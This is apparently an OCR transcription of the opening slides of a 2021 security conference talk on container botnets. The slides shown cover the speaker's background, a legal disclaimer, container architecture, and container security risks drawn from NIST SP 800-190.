


Building Your Container Botnet in 1 Minute

Jie @ iThome CYBERSEC 2021

curl -X GET https://2130706433/info

```
{
  “Name”:
          “Jie”,
  “Experience”: [
          “IBM Security”,
          “Qualcomm”,
          “National Center for High-Performance Computing”],
  “Certification”: [
          “CCIE #50382”,
          “OSCP”,
          “CEH”]
}
```

https://www.linkedin.com/in/jieliau
https://github.com/jieliau
https://www.facebook.com/jie.liau
https://twitter.com/0xJieLiau
https://jieliau.medium.com/


Legal Disclaimer

This content is for educational purposes only.
No one was harmed during the making of this content.
Testing was done in my own private network and myself do not support any type of hacking and am not responsible for any damage done henceforth

The responsibility of the misuse of the techniques and methods taught in this session should be taken solely by the perpetrator. IBM Taiwan and the presenter do not hold any liability if the participants misuse the information against the law and inflicts damages

According to Docker, over 3.5 million applications have been placed in containers using Docker technology and over 37 billion containerized applications have been downloaded

Gartner predicts that by 2023,
70% of organizations will be running three or more containerized applications in production



Virtual Machine

App1

Bin/Lib

Guest OS

Virtual Machine

App2

Bin/Lib

Guest OS

Virtual Machine

App2

Bin/Lib

Guest OS

Hypervisor

Infrastructure

Containerized Application

App1

Bin/Lib

Containerized Application

App2

Bin/Lib

Containerized Application

App3

Bin/Lib

Container Engineer

Host OS

Infrastructure

Open Container Initiative (OCI)

- Runtime Spec
  - namespace
  - cgroups
- Image Spec
  - Layer
  - Image Index
  - Configuration

Security Issues

Orchestration System Risks

- Unbounded admin access
- Weak or unmanaged credentials
- Unmanaged inter-container network traffic
- Mixed of workload sensitivity levels

Image Risks

- Image vulnerabilities
- Image configuration
- Embedded malware
- Embedded secrets
- Image trust

Host OS Risk

- Improper user access rights
- OS vulnerabilities

Container Runtime Risks


- Vulnerabilities within the runtime software
- Unbounded network access from containers
- Insecure container runtime configurations
- Shared kernel

Registry Risks

- Insecure connections to registries
- Stale images in registries

https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-190.pdf

Container should not run as ROOT

